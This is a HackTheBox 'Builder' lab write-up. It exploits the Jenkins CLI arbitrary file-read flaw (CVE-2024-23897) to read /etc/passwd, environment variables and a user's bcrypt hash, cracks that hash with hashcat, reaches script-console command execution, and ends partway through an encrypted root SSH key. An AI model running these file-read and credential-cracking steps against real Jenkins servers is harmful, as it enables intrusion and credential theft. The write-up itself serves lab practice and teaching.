

Builder


Monday, May 19, 2025 11:25 PM

[HackTheBox - Builder](#)



nmap

```
(kali㉿kali)-[~/Desktop/htb/builder]
$ cat nmap
# Nmap 7.95 scan initiated Tue May 20 10:41:51 2025 as: /usr/lib/nmap/nmap --privileg
220
Nmap scan report for 10.129.230.220
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp  open  http      Jetty 10.0.18
|_ http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
```



Dashboard >

Credentials

Log in to Jenkins



Build Queue



No builds in the queue.

Build Executor Status




1 Idle

2 Idle

REST API

Jenkins 2.441

Google "jenkins 2.441"



<https://www.jenkins.io/security/advisory/2024-01-24/>

Descriptions

Arbitrary file read vulnerability through the CLI can lead to RCE

SECURITY-3314 / CVE-2024-23897

Severity (CVSS): **Critical**

Description:

Jenkins has a built-in command line interface (CLI) to access Jenkins from a script or shell environment.

Jenkins uses the `args4j` library to parse command arguments and options on the Jenkins controller when processing CLI commands. This command parser has a feature that replaces an `@` character followed by a file path in an argument with the file's contents (`expandAtFiles`). This feature is enabled by default and Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable it.

This allows attackers to read arbitrary files on the Jenkins controller file system using the default character encoding of the Jenkins controller process.

- Attackers with Overall/Read permission can read entire files.
- Attackers **without** Overall/Read permission can read the first few lines of files. The number of lines that can be read depends on available CLI commands. As of publication of this advisory, the Jenkins security team has found ways to read the first three lines of files in recent releases of Jenkins without having any plugins installed, and has not identified any plugins that would increase this line count.

Jenkins CLI

Jenkins has a built-in command line interface that allows users and administrators to access Jenkins from a script or shell environment. This can be convenient for scripting of routine tasks, bulk updates, troubleshooting, and more.

The command line interface can be accessed over SSH or with the Jenkins CLI client, a `.jar` file distributed with Jenkins.

Table of Contents

- Using the CLI over SSH
 - Authentication
 - Common Commands
- Using the CLI client
 - Comparing SSH and CLI client
 - Downloading the client
 - Using the client
 - Client connection modes
 - Common Problems with the CLI client



This document assumes Jenkins 2.54 or newer. Older versions of the CLI client are considered insecure and should not be used.

WebSocket support is available when using both server and client 2.217 or newer.

Downloading the client

The CLI client can be downloaded directly from a Jenkins controller at the URL `/jnlpJars/jenkins-cli.jar`, in effect

`JENKINS_URL/jnlpJars/jenkins-cli.jar`

While a CLI `.jar` can be used against different versions of Jenkins, should any compatibility issues arise during use, please re-download the latest `.jar` file from the Jenkins controller.

Using the client

The general syntax for invoking the client is as follows:

```
java -jar jenkins-cli.jar [-s JENKINS_URL] [global options...] command [command options...] [arguments...]
```

The `JENKINS_URL` can be specified via the environment variable `$JENKINS_URL`. Summaries of other general options can be displayed by running the client with no arguments at all.

```
(kali㉿kali)-[~/Desktop/htb/builder]
$ wget 10.129.230.220:8080/jnlpJars/jenkins-cli.jar
Prepended http:// to '10.129.230.220:8080/jnlpJars/jenkins-cli.jar'
--2025-05-25 13:21:50-- http://10.129.230.220:8080/jnlpJars/jenkins-cli.jar
Connecting to 10.129.230.220:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3623400 (3.5M) [application/java-archive]
Saving to: 'jenkins-cli.jar'

jenkins-cli.jar          100%[=====] 3.46M 5.77MB/s in 0.6s

2025-05-25 13:21:51 (5.77 MB/s) - 'jenkins-cli.jar' saved [3623400/3623400]

(kali㉿kali)-[~/Desktop/htb/builder]
$ ls
gobuster jenkins-cli.jar nmap
```

we run `'java -jar jenkins-cli.jar'` cmd as shown in <https://www.jenkins.io/doc/book/managing/cli/#downloading-the-client>.

when we put random cmds, it does not work.

```
(kali㉿kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 akdjhfa
No such command akdjhfa

(kali㉿kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 '@/etc/passwd'
No such command @/etc/passwd
```

when we use `'help'` and `'@/etc/passwd'`, we get first line of output. But we cannot see the whole output.

```
(kali㉿kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 help '@/etc/passwd'

ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)
```

So we will use this script

```
java -jar jenkins-cli.jar -s http://10.129.230.220:8080 help 2>&1 | awk '/[a-z]/ {print $1}' | while read cmd; do
printf "$cmd\t"
/bin/sh -c "java -jar jenkins-cli.jar -s http://10.129.230.220:8080 $cmd '@/etc/passwd' 2>&1 &" | wc -l
```

done

Explanation of the Code

This script attempts to test each available Jenkins CLI command by passing a file input (`/etc/passwd`) to it and seeing how the command reacts. Here's the breakdown:

Line-by-Line Breakdown

Line 1:

```
bash Copy Edit  
  
java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help 2>&1 | awk '/[a-z]/ {print $1}' | while
```

- `java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help:`
Lists all available Jenkins CLI commands from the Jenkins instance.
- `2>&1:`
Redirects stderr to stdout so all output is captured (even errors).
- `awk '/[a-z]/ {print $1}':`
Filters lines containing lowercase letters and prints the first word, which is usually the command name.
- `while read cmd; do:`
For each extracted CLI command, execute the block inside the `do ... done`.

Line 2:

```
bash Copy Edit  
  
printf "$cmd\t"
```

- Prints the command name followed by a tab (`\t`). This is used to label the output.

Line 3:

```
bash Copy Edit  
  
/bin/sh -c "java -jar jenkins-cli.jar -s http://10.10.11.10:8080 $cmd '@etc/passwd' 2>&1 &" | wc
```

- Executes the command with the argument `@etc/passwd` (Jenkins interprets `@filename` as reading input from a file).
- `2>&1`: Redirects stderr to stdout so all output (including errors) is piped.
- `&`: Executes in the background (though unnecessary here unless you're spawning many processes rapidly).
- `| wc -l`: Counts how many lines the command outputs. This indicates how much output the command generated, possibly identifying commands that process the file.


```
(kali㉿kali)-[~/Desktop/htb/builder]
```

```
$ bash cmd.sh
```

```
add-job-to-view 2
```

```
Adds 1
```

```
build 2
```

```
Builds 1
```

```
cancel-quiet-down 4
```

```
Cancel 1
```

```
clear-queue 4
```

```
Clears 1
```

```
connect-node 21
```

```
Reconnect 1
```

connect-node has more lines.

so we will try 'connect-node'.

now we can see more cmd outputs and we have RCE.

```
(kali㉿kali)-[~/Desktop/htb/builder]
```

```
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@/etc/passwd'
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
```

```
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
```

```
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534:./nonexistent:/usr/sbin/nologin" exists.
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
```

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.
```

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.
```

next thing we want to do is figure out what file we can access on

Jenkins.

we have to understand all the Jenkins file paths and you can probably find enough

research online but might as well just do a um Docker poll down to download

Jenkins and you can just Google like install Jenkins Docker or something like that.

the reason why I love Docker so much is it's going to let me replicate

the environment really fast

```
(kali㉿kali)-[~/Desktop/htb/builder]
```

```
$ sudo docker pull jenkins/jenkins
```

```
(kali㉿kali)-[~/Desktop/htb/builder]
```

```
$ sudo docker run --rm -d jenkins/jenkins
```

```
1344b4876f43d345626a4edf5fecced566fc850eb7abdf9d254f3f3b0d9593b6
```

Explanation of each flag:

- `sudo` — runs the command with elevated privileges.
- `docker run` — starts a new container.
- `--rm` — removes the container once it stops. This is **not recommended** for Jenkins because you'd lose your Jenkins data/config on shutdown.
- `-d` — runs the container in detached mode (in the background).
- `jenkins/jenkins` — the official Jenkins image from Docker Hub.

grab the first four out of that hash

```
(kali@kali)-[~/Desktop/htb/builder]
$ sudo docker logs 1344
```

Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

8e8aaab98dd84be7ae966e977e3facec

This may also be found at: /var/jenkins_home/secrets/initialAdminPassword

```
*****
*****
*****
```

```
2025-05-25 20:48:25.687+0000 [id=52] INFO jenkins.InitReactorRunner$1#onAttained: Completed initialization
2025-05-25 20:48:25.716+0000 [id=39] INFO hudson.lifecycle.Lifecycle#onReady: Jenkins is fully up and running
2025-05-25 20:48:26.148+0000 [id=75] INFO h.m.DownloadService$Downloadable#load: Obtained the updated data file f
or hudson.tasks.Maven.MavenInstaller
2025-05-25 20:48:26.149+0000 [id=75] INFO hudson.util.Retrier#start: Performed the action check updates server su
ccessfully at the attempt #1
```

8e8aaab98dd84be7ae966e977e3facec

This may also be found at:

/var/jenkins_home/secrets/initialAdminPassword

No such file.

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@var/jenkins_home/secrets/initialAdminPassw
ord'
```

ERROR: No such file: /var/jenkins_home/secrets/initialAdminPassword

java -jar jenkins-cli.jar connect-node NAME ... [-f]

Reconnect to a node(s)

NAME : Agent name, or empty string for built-in node; comma-separated list is supported

-f : Cancel any currently pending connect operation and retry from scratch (default: false)

Let's see if we can read directory and we can't.

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@var/jenkins_home'
```

ERROR: Failed to parse /var/jenkins_home

java -jar jenkins-cli.jar connect-node NAME ... [-f]

Reconnect to a node(s)

NAME : Agent name, or empty string for built-in node; comma-separated list is supported

-f : Cancel any currently pending connect operation and retry from scratch (default: false)

Next thing we will do is 'inspect'.

```
(kali㉿kali)-[~/Desktop/htb/builder]  
$ sudo docker inspect 1344
```

```
"bridge": {  
  "IPAMConfig": null,  
  "Links": null,  
  "Aliases": null,  
  "MacAddress": "02:42:ac:11:00:02",  
  "NetworkID": "94fa6a9e08111b992811d666584f6d9206381e4f3a6288440fc9aa831504fd98",  
  "EndpointID": "a486584b3b656bb3b842a3d65b1796dee0659b70209a522649087f7a6b3f4b3e",  
  "Gateway": "172.17.0.1",  
  "IPAddress": "172.17.0.2",  
  "IPPrefixLen": 16,  
  "IPv6Gateway": "",  
  "GlobalIPv6Address": "",  
  "GlobalIPv6PrefixLen": 0,  
  "DriverOpts": null,  
  "DNSNames": null
```

Put docker admin password this one
'8e8aaab98dd84be7ae966e977e3facec' (which we discovered
previously).

← → ↻ 🏠 🔒 🔑 172.17.0.2:8080/login?from=%2F ☆ 📧 👤 📁 🌐

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Getting Started

`/var/jenkins_home/secrets/initialAdminPassword`


Please copy the password from either location and paste it below.

Administrator password

.....

Continue

It will install plugins.



I set credential as ggwp:ggwp.

"if it was in a non-standard location you could like go in the proc self Environ and this will um show where it's running. So we can see the host name this is going to be a Docker container. That's the Jenkins update repo there is the home directory right there home directory ver Jenkins home so we can see a lot of information there"

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@/proc/self/environ'

ERROR: No such agent "HOSTNAME=0f52c222a4ccJENKINS_UC_EXPERIMENTAL=https://updates.jenkins.io/experimentalJAVA_HOME=/opt/java/openjdkJENKINS_INCREMENTALS_REPO_MIRROR=https://repo.jenkins-ci.org/incrementalsCOPY_REFERENCE_FILE_LOG=/var/jenkins_home/copy_reference_file.logPWD=/JENKINS_SLAVE_AGENT_PORT=50000JENKINS_VERSION=2.441HOME=/var/jenkins_homeLANG=C.UTF-8JENKINS_UC=https://updates.jenkins.ioSHLVL=0JENKINS_HOME=/var/jenkins_homeREF=/usr/share/jenkins/refPATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" exists.
```

```
(kali@kali)-[~/Desktop/htb/builder]
$ sudo docker exec -it 1344 sh
$ ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
$ bash
jenkins@1344b4876f43:/$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@1344b4876f43:/$ find . -name '*ggwp*'
find: './etc/ssl/private': Permission denied
find: './root': Permission denied
find: './var/cache/apt/archives/partial': Permission denied
find: './var/cache/ldconfig': Permission denied
./var/jenkins_home/users/ggwp_5529273905568518344
find: './proc/tty/driver': Permission denied
```

```
jenkins@1344b4876f43:~/users/ggwp_5529273905568518344$ cat config.xml
```



```
jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
<flags/>
/jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
hudson.security.HudsonPrivateSecurityRealm_-Details>
<passwordHash>#jbcrypt:$2a$10$hnwHJfK78jhZ0Lpt3TBmf.lqBZvRlD3liEVc463jSA3XnsCTwRYza</passwordHash>
/hudson.security.HudsonPrivateSecurityRealm_-Details>
hudson.tasks.Mailer_-UserProperty plugin="mailer@489.vd4b_25144138f">
<emailAddress>ggwp@ggwp.com</emailAddress>
```

So how do we know the random string after the username ggwp?
we can check in the users.xml in users directory (go back one up directory, cd ..)

```
jenkins@1344b4876f43:~/users$ cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>ggwp</string>
      <string>ggwp_5529273905568518344</string>
    </entry>
  </idToDirectoryNameMap>
```

We got username and its string.
jennifer_12108429903186576833

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@/var/jenkins_home/users/users.xml'
<?xml version='1.1' encoding='UTF-8'?> No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
  <string>jennifer_12108429903186576833</string>: No such agent "  <string>jennifer_12108429903186576833</string>" exists.
  <idToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.
    <entry>: No such agent "  <entry>" exists.
      <string>jennifer</string>: No such agent "  <string>jennifer</string>" exists.
    <version>1</version>: No such agent "  <version>1</version>" exists.
  </hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
  </entry>: No such agent "  </entry>" exists.
```

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.230.220:8080 connect-node '@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml'
```

```
<filterExecutors>>false</filterExecutors>: No such agent "  <filterExecutors>>false</filterExecutors>" exists.
  <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>: No such agent "  <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>" exists.
    <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>: No such agent "
    <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.
```

#jbcrypt:\$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a

hashcat bcrypt hash mode is 3200

```
(kali@kali)-[~/Desktop/htb/builder]
$ hashcat hash.txt /opt/rockyou.txt -m 3200
```

We got password of the user Jennifer.

```
$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
```

Dashboard >

+ New Item

✎ Add description

👤 People

📅 Build History

⚙️ Manage Jenkins

📄 My Views

Welcome to Jenkins!


This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.

Start building your software project

Create a job


+

We have code execution here. We can do RCE and get a shell but there is a better way.




The screenshot shows the Jenkins Script Console interface. On the left sidebar, the 'Manage Jenkins' option is highlighted with a red box. The main area is titled 'Script Console' and contains a text input field with the following code: `println(Jenkins.instance.pluginManager.plugins)`. Below the input field, a red box highlights the line `println("${it}.execute().text");`. A red arrow points from this line to the 'Run' button at the bottom right. The 'Result' section below shows the output: `uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)`, which is also highlighted with a red box.

Go to this path.



The screenshot shows the 'Global credentials (unrestricted)' page in Jenkins. The breadcrumb path 'Dashboard > Manage Jenkins > Credentials > System > Global credentials (unrestricted)' is highlighted with a red box. The page title is 'Global credentials (unrestricted)'. Below the title, there is a table with columns: ID, Name, Kind, and Description. The table contains one entry with ID '1', Name 'root', and Kind 'SSH Username with private key'. A red box highlights the 'root' name, and a red arrow points to the 'Edit' icon (a wrench) in the 'Description' column.

ID	Name	Kind	Description
1	root	SSH Username with private key	



```
{AQAAABAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hJEUdZtkPiX6buY1J4YKYFziwyFA
1wH/X5XHjU8UyKf/XSUDhR5tlpVWwkk71lFTYwQQj/i5MOTww3b1QNzAliv41KLKdgsq4WUAS5Rbt4OZ7v410VZg
dVDDcihmdDmqdsiGUOfubePU9a4tQoED2uUHAwBpIdulXAafDs77evLh98/IN8o/A+rIX6ehT0K40cD3NBEF/4Adl6
B0Q/NSWqul5xTmmEBi3NqpWWtUl1q9soOzFVOC4mhQIGYr8TPDbpdRfsgjGNKTzlpPPmRr+j5ym5noOP/Lw09
+AoEYvzrVKIN7MWYOOuUsqD+C9iXGtGxSLWdleCALzz9GHuN7a1tYIClFHT1WQpa42EqfcoB12dkP74EQ8JL4Rrxgig
